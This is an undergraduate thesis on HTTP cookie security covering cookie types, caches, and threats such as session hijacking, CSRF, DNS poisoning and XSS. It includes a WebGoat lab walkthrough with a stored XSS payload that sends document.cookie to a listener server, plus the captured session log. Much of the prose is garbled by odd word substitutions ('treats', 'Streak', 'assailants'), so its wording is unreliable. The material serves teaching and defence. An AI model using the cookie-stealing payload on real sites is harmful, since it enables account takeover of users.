An approach to acknowledging the security of cookies

BY

Farzana Sultana
ID: 173-15-1624
AND

Md. Mynul Islam
ID: 173-15-10403
AND

Md. Tanbir Hasan
ID: 173-15-10420

This Report Presented in Partial Fulfillment of the Requirements for the Degree of Bachelor of Science in Computer Science and Engineering

Supervised By

Dr. Md. Ismail Jabiullah
Professor
Department of CSE
Daffodil International University

Co-Supervised By

Mr. Md. Sadekur Rahman
Assistant Professor
Department of CSE
Daffodil International University

DAFFODIL INTERNATIONAL UNIVERSITY

DHAKA, BANGLADESH

6TH JANUARY 2022

APPROVAL

This Project is titled **An approach to acknowledging the security of cookies**

, submitted by Farzana Sultana, ID No:173-15-1624 and Md. Mynul Islam, ID No:173-15-10403 and Md. Tanbir Hasan, ID No:173-15-10420 to the Department of Computer Science and Engineering, Daffodil International University has been accepted as satisfactory for the partial fulfillment of the requirements for the degree of B.Sc. in Computer Science and Engineering and approved as to its style and contents. The presentation has been held on 6th January 2022.

BOARD OF EXAMINERS

Chairman

Dr. Touhid Bhuiyan
Professor and Head
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Internal Examiner

Zahid Hasan (ZH)
Associate Professor
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Mohammad Monirul Islam (MMI) **Internal Examiner**
Senior Lecturer
Department of Computer Science and Engineering
Faculty of Science & Information Technology
Daffodil International University

Farid

External Examiner

Dr. Dewan Md. Farid
Professor
Department of Computer Science and Engineering
United International University

DECLARATION

We hereby declare that this project has been done by us under the supervision of **Dr. Md. Ismail Jabiullah, Professor, Department of CSE** Daffodil International University. We also declare that neither this project nor any part of this project has been submitted elsewhere for the award of any degree or diploma.

Supervised by:

`

Dr. Md. Ismail Jabiullah
Professor
Department of CSE
Daffodil International University

Co-Supervised by:

Sadik

Mr. Md. Sadekur Rahman
Assistant Professor
Department of CSE
Daffodil International University

Submitted by:

Farzana Sultana

`

Farzana Sultana

ID: -173-15-1624
Department of CSE
Daffodil International University

Mynul islam

Md. Mynul Islam
ID: -173-15-10403
Department of CSE
Daffodil International University

Tanbir

Md. Tanbir Hasan
ID: -173-15-10420
Department of CSE
Daffodil International University

ACKNOWLEDGEMENT

First, we express our heartiest thanks and gratefulness to Almighty God for His divine blessing making us possible to complete the final year project/internship successfully.

We are really grateful and wish our profound indebtedness to **Dr. Md. Ismail Jabiullah**, **Professor**, Department of CSE Daffodil International University, Dhaka. Deep Knowledge & keen interest of our supervisor in the field of "*Field name*" to carry out this project. His endless patience, scholarly guidance, continual encouragement, constant and energetic supervision, constructive criticism, valuable advice, reading many inferior drafts, and correcting them at all stages have made it possible to complete this project.

We would like to express our heartiest gratitude to Prof, Dr. Touhid Bhuiyan, and Head**,** Department of CSE, for his kind help to finish our project and also to other faculty members and the staff of the CSE department of Daffodil International University.

We would like to thank our entire coursemate in Daffodil International University, who took part in this discussion while completing the course work.

Finally, we must acknowledge with due respect the constant support and patients of our parents.

ABSTRACT

Cookies are broadly utilized on the internet to upgrade communication proficiency between a client and a server by putting away stateful data. In any case, private and delicate data may be contained by cookies almost clients. Hence, in arrange to ensure the security of cookies, most web browsers and servers back not as it were Transport Layer Security (TLS) but moreover other components such as HTTP Strict Transport Security and cookie banners. In any case, a later consider has appeared that it is conceivable to balk cookie banners in HTTPS by abusing a vulnerability in an HTTP computer program that permits message truncation.

In our research, we overviewed the detailed conception/image of cookies.

TABLE OF CONTENTS

CHAPTER 1: Introduction

1.1 BACKGROUNDS

Cookies are chunks of data created by a Web server to be put away in a user's machine. The data in cookies can be, Cookies weren’t absent to empower Web servers to conserve the ongoing session state and recognize person clients. A web server is contacted by the primary time a browser, a cookie is sent from the last-mentioned to the previous. Then other times a web page is demanded by the browser from the Internet server, the comparing cookies are sent. It is at that point put away within the user's PC in a record called either cookies.txt, cookies, or Mac working frameworks respectively. Secure cookies are a category of HTTP cookie that incorporates a Secure cookie set, which limits the extent of the cookie to "secure" channels.

HTTP cookies (moreover called web cookies, Web cookies, browser cookies, or basically cookies) are little squares of information made by a web server whereas a client is browsing an online site and set on the user's computer or other gadgets by the user’s web browser. Cookies are set on the gadget utilized to get to the website, and more than one cookie may be set on a user’s gadget amid a session.

1.2 MOTIVATION OF THE RESEARCH

As the usage of technology increases, the risk of security breaches increases. We want to learn so that we can prevent it from happening more. To make our goal from the perspective of Cyber Security.

CHAPTER 2: BACKGROUND STUDY

The presentation of cookies was not broadly known to the open at the time. In specific, cookies were acknowledged by default, and clients were not informed of their nearness. The open learned almost cookies after the Money related Times distributed an editorial around them on February 12, 1996. Within the same year, cookies have gotten a parcel of media consideration, particularly since of potential security suggestions. Cookies were talked about in two U.S. Government Exchange Commission hearings in 1996 and 1997.

The advancement of the formal cookie determinations was as of now progressing. In specific, the primary discourses almost a formal determination began in April 1995 on the www-talk mailing list. An uncommon working bunch inside the Web Designing Assignment Drive (IETF) was shaped. Two elective recommendations for presenting state in HTTP exchanges had been proposed by Brian Behlendorf and David Kristol separately. But the bunch, headed by Kristol himself and Lou Montulli, before long chosen to utilize the Netscape detail as a beginning point. In February 1996, the working gathers distinguished third-party treats as an impressive protection danger. The detail created by the bunch was inevitably distributed as RFC 2109 in February 1997. It indicates that third-party treats were either not permitted at all, or at the slightest not empowered by default.

CHAPTER 3: MATERIALS AND METHODS

What are cookies:

Cookies are not enormous records of data that a web server creates and sends to a web browser. Web browsers store the treats they get for a foreordained period of time, or for the length of a user's session on web site. They join the pertinent cookies to any future demands the client makes of the webserver.

Each cookie bears at the slightest a website's title and an ID. A few websites incorporate other data within the cookie that will be put away within the user's computer. For occurrence, a cookie might contain any of the following:

=> The sum of time somebody spends on a website.

=> The joins the client clicks whereas utilizing the website.

=> The choices, inclinations, or settings clients choose

=> Accounts client log into.

=> Recording which pages the client went to within the past.

Varieties of cookies:

Cookies are of different varieties. Some commonly used cookies are

1. Session cookies
2. Persistent cookies
3. Third-party cookies
4. Flash cookies
5. Zombie cookies

Session Cookies: Session cookies are cookies that last for a session. A session starts when a user launches a web application and ends when the user leaves the web application. Session cookies are stored in a temporary memory location which is deleted after the session ends.

Persistent Cookies: Persistent cookies are put away on a user's gadget to assist keep in mind data, settings, inclinations, or sign-on qualifications that a client has already saved. The reason behind usually it makes a difference is to make a helpful and speedier site involvement. These treats have a termination date issued to them by the webserver.

Third-party Cookies: Third-party cookies are created and set by a diverse site other than the one a client is utilizing. It is used to track user activity on other websites. When a client loads an online, site it sends an ask its third-party supplier to actuate a benefit. As an answer, it sends back the desired script at the side of the cookies and stores them on the user's web browser.

Flash Cookies: A flash cookie could be a message utilized in Adobe Streak that's sent from a Web server to a Web browser and is at that point put away as an information record within the browser. Streak treats carry on like routine cookies by personalizing the user's encounter, but they can hold much more information than ordinary cookies. Streak treats carry on in an unexpected way from customary treats in that they may remain introduced on a drive after essential cleanup operations.

Zombie Cookies: A zombie cookie is an HTTP cookie that returns to life naturally after being erased by the client. Zombie cookies are reproduced employing an innovation called Quantcast, which makes Streak treats to track clients on the web. The Streak cookies are at that point utilized to reproduce browser cookies, getting to be zombie cookies that never die.

Cache:

A cache may be a reserved storage area that accumulates brief information to assist websites, browsers, and apps stack speedier. Whether it's a computer, tablet or phone, web browser, or app, you'll locate a few assortments of cache. A cache makes it simple to rapidly recover information, which in turn makes a difference gadgets run quicker. It acts as a memory bank, making it simple to access data locally rather than re-downloading it each time you visit a website or open an app.

as regards how this influences your day-to-day, there are three fundamental zones where caches play an extensive role:

- Gadgets and software
- Web Browsers
- Apps

Difference between cache and cookie:

Both Cache and Cookies were constructed to website execution and to form extra availability through putting away a little information on the client-side machine.

The most distinction between Cache and Cookie is that Cache is utilized to store web page assets amid a browser for the long run reason or to diminish the stacking time. In contrast, cookies are utilized to set aside client choices such as browsing sessions to follow the client preferences.

The elaborate difference is given below

1. Data type

Caches are copies of website data while cookies are information capsules about client behavior. The client here is your machine, not you specifically or anyone else who uses the same device.

2. Identification

Cookies, also called HTTP cookies or web cookies, are usually text files. Some examples would be your login data, browsing ID, location, your IP address, and the time you spent on them or the information you entered. All cookie files end in .txt and that’s how you identify them. Caches do not have a single type of extension. They may be found in the temporary folders on your device and the Settings section on your browser. The cache includes scripts, graphics, images, animation, GIFs, and audio or video content of websites that you visited the last time. Because these elements are already downloaded on your laptop, the next time you load that site, it will load faster. It would consume fewer data and would be lighter. The cache is, after all, SRAM (Static Random Access Memory) and it is recalled in a flash.

3. Storage location and movement

Caches are stored on your device. So are cookies. But follow different types of routes. Site cookies can travel in two directions: from the server to the browser and back the same way. HTTP cache travels only in a single direction – server to browser/device.

4. Validity

Cookies are erased automatically on some browsers after their expiration date but caches do not. They have to be physically removed.

5. Function

Cookies are related to tracking user behavior while caches are related to website loading speed, navigation, easy display, and plugins.

6. Size

The cached data vary widely in size. Each page you load sends some memory files over to your browser/device. Since they are copies of web content, they run into gigabytes. Cookies, on the other hand, are fairly tiny, taking three to four KBs on average. But they come in lots.

7. Usage

Marketers often use cookies to understand what users like on a site. Based on these files, they show relevant ads to users. So when you log out and come back, cookies are remit to the server and the site has an Aha moment! It recognizes you and is glad to welcome you back. Even when you are on another site, for example, Facebook or Instagram, businesses still display ads you might like. All based on cookies. And cookies from different sites can interact.

Cookies for maintaining browser state:

Utilizing session cookies to carry session data may be a strategy for keeping up the plug-in session state. The server bundles the state data for a specific client in a cookie and sends it to the client's browser. For each unused ask, the browser re-identifies itself by sending the cookie (with the session identifier) back to the server.

Session cookies recommend a conceivable arrangement for circumstances when the client employments a browser that renegotiates its SSL session after exceptionally brief periods of time. For illustration, a few adaptations of the Microsoft Web Pioneer browser renegotiate SSL sessions every two or three minutes.

A session cookie gives re-authentication of a client as it were to the server the client verified to inside a brief time period of around ten minutes. The instrument is based on a "server cookie" that cannot be passed to any machine other than the one that created the cookie. When browsing the net, all data sent and gotten by the browser employments the HTTP protocol. Since HTTP could be a stateless convention, an expansion is required to preserve browser states such as the client account logged in with. Lou Montulli, working with what would afterward be known as Netscape Communications, included bolster for holding browser state by letting websites store little pieces of content on the visitor’s computer. These got to be known as treats and were included to each active HTTP ask. Both HTTP ask and reaction messages may contain headers. Ask headers can, among others, incorporate favored dialect, client specialist, and acknowledged encoding. Reaction headers regularly contain properties like caching orders, substance sort, and dialect. When the server has to put a cookie, it sets the Set-Cookie header with the cookie's substance. For illustration, Wikipedia places a cookie with our evaluated physical location.

cookie security

Cookie-Related Security Threat:

Cookie Robbery and Session Capturing: Cookies are frequently utilized for putting away session identifiers in arrange to preserve a state for HTTP demands. When cookies are utilized for following sessions, assailants can imitate a user's HTTP demands by taking the user's cookies. When the assailant submits his HTTP demands with the stolen cookies, the internet server will expect that the demands have come from the authentic client, hence permitting the aggressor to get to delicate data or perform advantaged exercises that are as it was permitted to the true blue, verified client. Imitating a confirmed user's session to get to delicate data or perform advantaged exercises is called "session hijacking", and is the essential thought process for cookie theft.

Keeping Decoded Touchy Information with Cookies: A few web applications store touchy data such as session tokens and/or other vital trade information such as the user's social security number in cookies and the information is not scrambled. Even if the cookies are transitory or diligent, the information is available for whoever offers the same user computer account as the victim.


Cookie Robbery through Organize Listening stealthily: Messages counting HTTP cookies that are sent over the open Web can be captured and perused by computers other than the sender and collector. For case, numerous individuals interface to the Web through a decoded open Wi-Fi organize, which is particularly powerless to message capture attempts and listening in. When organize activity isn't scrambled, aggressors can capture and study the HTTP cookies.

Cross-site request forgery attack (CSRF): A browser redirects a cookie in reaction to an ask, notwithstanding where the ask came from. This can be where the actual problem with treats comes in. When a website gets an ask, it cannot recognize whether the activity is started by the client or not. It looks for the cookie and, in the event that the cookie is accessible, it intentionally performs the activity as in case the user initiated it. This will be clarified by utilizing a case.

Consider that a client browses through an authentic site "www.example.com" and incorporates a substantial cookie on his difficult disk. In the interim, an aggressor implants an interface to perform a few erase activities of "www.example.com" in a picture and posts it on a location known as “www.exploit.com.” When the client visits “www.exploit.com,” the webpage loads the picture and in turn, gives a erase ask to “www.example.com.” When the webserver gets the ask, it looks for the cookie. It at that point finds the user's cookie, translates this as a substantial ask, and performs the erase action.

Cookie Robbery by means of DNS Harming: DNS cache harming is an assault that causes a DNS server to cache a created DNS passage. For illustration, a genuine space title “fbimage.www.example.com” can be mapped to the attacker’s server IP address. After effective DNS harming, the aggressor can at that point post a URL from his possess server, for example:http://fbimage.www.example.com/img_4_cookie.jpg, And bait the casualties to visit. Casualties who stay with the over URL are steered to the hacker’s server and will download this picture. Since fbimage.www.example.com may be a sub-domain of www.example.com, victims’ browsers would yield all illustrations. com-related treats to the attacker’s server, counting the httpOnly cookies.

Performing cookie burglary by means of Cross-Site Scripting: Cross-site scripting attacks, too called XSS attacks, are a sort of infusion assault that infuses malevolent code into something else secure websites. An aggressor will utilize an imperfection in a target web application to send a few kinds of pernicious code, most commonly client-side JavaScript, to an end-user. Instead of focusing on the application’s have itself, XSS attacks for the most part target the application’s clients specifically. Organizations and companies running web applications can take off the entryway open for XSS attacks on the off chance that they show substance from clients or untrusted sources without appropriate getting away or authentication.
Here is an example of how cookie theft can be performed:
For this example, we are using web goats in place of vulnerable web applications.


Goat Hills Financial

Human Resources


Please Login

Tom Cat (employee)

Password

Fig 1: Web goat XSS homepage

This is the page we get after visiting this web application. After logging in we will be presented with some options as shown fig 2. Now if we go to edit the profile there are several places where we can insert various values.




Goat Hills Financial
Human Resources

Welcome Back Tom

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:	<script>alert(document.cookie)	Salary:	80000
Credit Card:	5481360857968521	Credit Card Limit:	30000
Comments:	Co-Owner.	Manager:	Tom Cat
Disciplinary Explanation:	NA	Disciplinary Action Dates:	0

Fig 2: Inserting script as input

At this webpage, we can look around and look for vulnerabilities. In this example, we will be giving a script as input. And the script is "<script>alert(document.cookie)</script>", what this script does is that it will show us the session cookie. We can look around and see which one will take the script and will run it.




```
JSESSIONID=76E12053C2BC05143237D88C913343FE; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada; PHPSESSID=svh31bchtnnbabglecebk4m4e3; security_level=0
```

First Name:	Tom	Last Name:	Cat
Street:	2211 HyperThread Rd.	City/State:	New York, NY
Phone:	443-599-0762	Start Date:	1011999
SSN:			

Fig 3: Identifying Security misconfiguration

In fig 3, we can see in one of the inputs our script is working and it shows us the cookie. Now we have to write a script that will take this cookie and send it to our website. For this the script will be simple enough and the script is: “<script>window.location="http://0.0.0.0:4444?cookie="+document.cookie</script>”. In this longhand, the Window. area read-only property returns an Area protest with data almost the current area of the report. Using our terminal we created a python server using the command “python3 -m HTTP.server 4444”. “http://0.0.0.0:4444” is our python server location and 4444 is our port. Instead of using our python server, we can use any website in place of “http://0.0.0.0:4444”.



```
eon@Eon:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
127.0.0.1 - - [05/Jan/2022 18:46:15] "GET /?cookie=JSESSIONID=76E12053C2BC051432
37D88C913343FE;%20acopendivids=swingset,jotto,phpbb2,redmine;%20acgroupswithpers
ist=nada;%20PHPSESSID=svh31bchtnnbabglecebk4m4e3;%20security_level=0 HTTP/1.1" 2
00 -
127.0.0.1 - - [05/Jan/2022 18:46:15] code 404, message File not found
127.0.0.1 - - [05/Jan/2022 18:46:15] "GET /favicon.ico HTTP/1.1" 404 -
```

Fig 4: Capturing cookies on our python server

In this figure we can see that our server works just fine and after running the script our server did capture the cookie. This type of malicious script can be stored in a web application. When someone accesses this particular place their cookies can be taken.

Monitoring User Behavior Using Cookies: Tracking cookies are too known as third-party cookies that are either set on a client’s web browser by the site they are on or a third party. These cookies track the client’s online behavior and collect their information, such as clicks, shopping inclinations, gadget details, area, and look history. This information makes a difference in focusing on promoting and gathering site analytics.

What data do the following cookies collect?: Since the following cookies are generally utilized by companies that need to showcase their items or administrations to a client, they generally store data of almost your online browsing movement. These treats will store a list of locales a client has gone to and track what pages he/she looked at when on them. They too store any items clients might have clicked on or bought that they have made. Once more, the objective is to gather any data that will make it simpler for companies to offer their merchandise and administrations. Following treats to track client IP addresses and their geographic area. This final bit of data is imperative for marketers that might need to appear advertisements for up and coming concerts or occasions in their range, tickets for your nearby baseball or football groups, or deals taking put at stores that close them.

Are Tracking Cookies Awful?: This is generally determined by. what your definition of “bad” is. In the event that you’re somebody who is alarmed by tracking cookies amid an infection filter, be prompted that these records are not malevolent and will not do harm to your computer. In any case, over a long period of time, tracking cookies from major promoting systems can develop to be so expansive and full of your individual data that they may be seen as intrusive. A number of companies that utilize the tracking cookies in this way incorporate AddThis, Facebook, Google, Quantserve, and Twitter. With forceful tracking cookies, these companies can know your area, gadget data, buy history, look inquiries, and so much more. In some cases, you never indeed know this information is being collected. Be that as it may, a few nations, just like the UK, have embraced laws that require websites to inform clients approximately their information being collected through cookies.

Security Requirements:

Cookie Confidentiality: With the aim of permitting clients to browse among limited pages without over and over distinguishing themselves, Verification data is not omitted by cookies to store verification data such as username and watchword. Thus, it is not peripheral to guarantee the privacy and realness of cookies putting away such data. Something else, anyone who can get such cookies can possibly mimic the client. In spite of the fact that in various cases, affirmation information put absent in cookies is in a server-specific organization, and hence the substance is gradually manifest to the peruser, it is still comprehensible for an assailant to basically recapitulates a catching cookie and mimic a client.

Server-Managed & User-Managed Cookie Encryption: Server-Managed Cookie Encryption: Server-controlled cookie encryption has the major good thing about client straightforwardness. In case executed suitably, no changes to Web browsers will be required. An impediment of this approach is clearly that clients will have small control over the security of their own cookies. An illustration of this perspective is the Microsoft Passport scheme which was presented to supply a web user-authentication benefit. It utilizes scrambled cookies as a implies for trading user-authentication data between a Microsoft International id server and partaking websites.


In this perspective, Web servers are required to utilize 'Secure Cookies' of particular sorts, each with predefined sorts of substance and security. Illustrations incorporate titles, Cookies, Life Cookies, Key Cookies, and Seal Cookies. A Title Cookie, for a case, contains a username that can be utilized for client verification. A Key Cookie contains an encryption key. The astuteness of all cookies is ensured by a Seal Cookie that carries either a MAC or a marked hash of the other cookies. In arrange to have a set of Secure Cookies, a Web browser must contact another server called the Cookie Guarantor, which generates the Secure Cookies. The Internet browser then sends the cookies to the Net server, which is able to confirm or unscramble them as suitable.

